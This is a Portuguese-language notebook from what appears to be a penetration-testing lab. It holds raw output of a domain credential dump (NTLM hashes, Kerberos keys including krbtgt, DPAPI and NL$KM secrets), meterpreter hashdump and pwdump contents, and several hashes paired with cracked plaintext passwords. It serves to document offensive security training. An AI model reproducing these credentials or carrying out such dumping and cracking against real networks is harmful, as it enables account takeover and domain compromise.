d609e07a6dc57a7718b16f8b226c28ef9bc2e9194278c36217d5488e2adf4febd2c9aacf8e4f650734d5a02e28bd2cce-
9cabc86df7f1c328c3c6f6705bfc0284d4123cefea191add6c8c107a92c4a3e42e87d462bac7194c8e78d696f11ba9ed
GBUSINESS\SRVINT$:aad3b435b51404eeaad3b435b51404ee:be626f03fac85e9bcb7b71d3a6090fd6:::
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8005ef0fc5fd8dd2ad9a50ac646f76cb91449b19
dpapi_userkey:0xbdce42f6eb2833cac7f8fa7905fb7395e16bc3cb
[*] NL$KM
 0000   DF 98 09 4C F5 A9 C2 22  20 13 36 D1 79 FA 1C 09   ...L..." .6.y...
 0010   BF 53 0B 5C 9A 1F 35 84  A1 23 B6 55 DE B7 6B DF   .S.\..5..#.U..k.
 0020   24 01 E3 18 55 DD B2 3D  2B D7 21 4C 32 17 43 8A   $...U..=+.!L2.C.
 0030   98 86 C5 DA 80 2C B9 42  06 14 DC 92 B4 9C B8 58   .....,.B.......X
NL$KM:df98094cf5a9c222201336d179fa1c09bf530b5c9a1f3584a123b655deb76bdf2401e31855ddb23d2bd7214c32
17438a9886c5da802cb9420614dc92b49cb858
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:846fe026924f01a98cd31311e045b15b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6b7e6f8ab49f40b0ab5b6c175732297d:::
gbusiness.rede\rogerio:1104:aad3b435b51404eeaad3b435b51404ee:30b60e2e28db477c24b4b39b16c187a2:::
gbusiness.rede\rafaela:1107:aad3b435b51404eeaad3b435b51404ee:53e7b168e7c7aec62e22149ab5038f92:::
gbusiness.rede\camila:1111:aad3b435b51404eeaad3b435b51404ee:8d7553f39cf607eb0412f126763150c5:::
gbusiness.rede\fabricio:1112:aad3b435b51404eeaad3b435b51404ee:1795f7ef3d829b274e839bdb1818df68:::
gbusiness.rede\bernardo:1116:aad3b435b51404eeaad3b435b51404ee:f05dac1b6021c281643507784b97ff4b:::
SRVINT$:1000:aad3b435b51404eeaad3b435b51404ee:be626f03fac85e9bcb7b71d3a6090fd6:::
WKS01$:1115:aad3b435b51404eeaad3b435b51404ee:4c6f7ae234917829b4ad85ba45b9f9c9:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-
sha1-96:6a2e2f4ff9cb981c8e41d3030d035786ef2bce8b2e9c64265c5f6ac4ec967895
Administrator:aes128-cts-hmac-sha1-96:819e6d8d43a85b9d4a3b63cd357d5164
Administrator:des-cbc-md5:6e89adb323c80b85
krbtgt:aes256-cts-hmac-sha1-96:01187512945dcd6260e2f38e79c08de3e1f700d6cd8d22f0b15380e0b4b663f6
krbtgt:aes128-cts-hmac-sha1-96:d2e5adcbd81560dd39f6305019a21cca
krbtgt:des-cbc-md5:40ef92983268dab0
gbusiness.rede\rogerio:aes256-cts-hmac-
sha1-96:8a5fa9dbca304ce81ce4ac3c16806a66052e0565b6b4ba650e3423727aea72ad
gbusiness.rede\rogerio:aes128-cts-hmac-sha1-96:8542285e63e6fb67aa565c6e3288681a
gbusiness.rede\rogerio:des-cbc-md5:20a494c831bf4cd6
gbusiness.rede\rafaela:aes256-cts-hmac-
sha1-96:7347c7fb774bd7c09da1757d2ad4ccd774af0bab9fabed3cb2caf329bda9c399
gbusiness.rede\rafaela:aes128-cts-hmac-sha1-96:73baa218893ab8b6924ae2bdb5a7829d
gbusiness.rede\rafaela:des-cbc-md5:137f92bcfd197aec
gbusiness.rede\camila:aes256-cts-hmac-
sha1-96:5cda354b6a1016debefdaba80836a8ba2ddc4b29fbd1174699190a152ba13f3d
gbusiness.rede\camila:aes128-cts-hmac-sha1-96:181b549043775ccb2a7ec9bae92e53ff
gbusiness.rede\camila:des-cbc-md5:8aa8b9a2e9a7cee6
gbusiness.rede\fabricio:aes256-cts-hmac-sha1-96:062480f8394ffd5d628a57459b0a1ab410d95464e8e8d3d8077c75f3b73231d6
gbusiness.rede\fabricio:aes128-cts-hmac-sha1-96:3472017d4be0c73ccd766568cfa2804d
gbusiness.rede\fabricio:des-cbc-md5:eadab5c1b045c7e0
gbusiness.rede\bernardo:aes256-cts-hmac-sha1-96:693d4827155ec28290bfc045a340d284ddccdbfb87706f98bc930fecee270761
gbusiness.rede\bernardo:aes128-cts-hmac-sha1-96:066097f35325a5e0fc5af20a7f804482
gbusiness.rede\bernardo:des-cbc-md5:4ff491549ef138e3
SRVINT$:aes256-cts-hmac-sha1-96:812758c5784c7b3b67a5f87f9d38f8b51579579da5f0ebad033ae4cb67f167b6
SRVINT$:aes128-cts-hmac-sha1-96:a12223ebba50bd46372ccd21a64e4ba6
SRVINT$:des-cbc-md5:295bd04ae3d6ab6e
WKS01$:aes256-cts-hmac-sha1-96:d193a5b8d89fda17cb9728e2fc2f6b89425b02e7e0dddcb1a2af44664fbe6e50
WKS01$:aes128-cts-hmac-sha1-96:24a56de3bde84a86610a55d746f876c0
WKS01$:des-cbc-md5:52d96475206840a1
[*] Cleaning up...
```

LAB06: Apolo201



✔ Found:

8d7553f39cf607eb0412f126763150c5:Apolo201

→ crackeamos com o hashes.com

----------------------+++++----------------------------++++++++------------------------

Cópia do leafpad RASCUNHO

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:ae4b9891ebd7e330df8bbfe37d5e5e08:::    -->
Admin@321
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::       -->
HelpAssistant:1000:53400e6be3b44a71ae7c89da5d20c6e3:389b28049ba082c4a57c336976f3f520:::   --> -------
KEY298700191820:1007:aad3b435b51404eeaad3b435b51404ee:a0ef4d1ecd01005830bba8d65572907d::: -->
@REDE10
luis:1008:aad3b435b51404eeaad3b435b51404ee:7110118b12528e93d9ca7d78824efef6:::          --> Hacker@123
```

```
rafaela:1005:aad3b435b51404eeaad3b435b51404ee:ee8ba375ac2b804683ab960dad19581e:::        --> rafa@10
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:f3bf3796b5b34aa2a964cdfeb48e597d:::
Usuario:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::        -->

------------------------+++-------------------------------+++---------------------------

C:\>type 127.0.0.1.pwdump
type 127.0.0.1.pwdump
Administrador:500:NO PASSWORD*********************:AE4B9891EBD7E330DF8BBFE37D5E5E08:::
Administrador_history_0:500:40D336FD46C2C683982622787A57A44E:NO
PASSWORD*********************:::
Convidado:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:53400E6BE3B44A71AE7C89DA5D20C6E3:389B28049BA082C4A57C336976F3F520:::
KEY298700191820:1007:NO PASSWORD*********************:A0EF4D1ECD01005830BBA8D65572907D:::
luis:1008:NO PASSWORD*********************:7110118B12528E93D9CA7D78824EFEF6:::
rafaela:1005:NO PASSWORD*********************:EE8BA375AC2B804683AB960DAD19581E:::
SUPPORT_388945a0:1002:NO PASSWORD*********************:F3BF3796B5B34AA2A964CDFEB48E597D:::
Usuario:1003:NO PASSWORD*********************:NO PASSWORD*********************:::


-----------------------+++----------------------------------+++--------------------------
rogerio:6C34D49FC75BAD852133885469B37529:gbusiness:gbusiness.rede
bernardo:F40033E41DAA290B3C4274F6548984CD:gbusiness:gbusiness.rede
```